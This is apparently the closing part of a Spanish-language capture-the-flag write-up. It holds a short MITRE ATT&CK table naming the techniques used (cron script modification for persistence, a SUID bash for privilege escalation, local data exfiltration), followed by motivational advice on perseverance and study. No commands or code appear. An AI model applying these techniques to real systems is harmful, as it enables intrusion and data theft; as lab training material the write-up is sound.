Persistencia	T1053.003 Scheduled Task/Job: Cron	Modificación de un script
Escalada de privilegios	T1548.001 Abuse Elevation Control Mechanism:	Creación de un bash SUID
Impacto	T1005 Data from Local System	Acceso y exfiltración

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno super recomendada esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen! Como dicen por ahí “La Practica hace al Maestro”

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/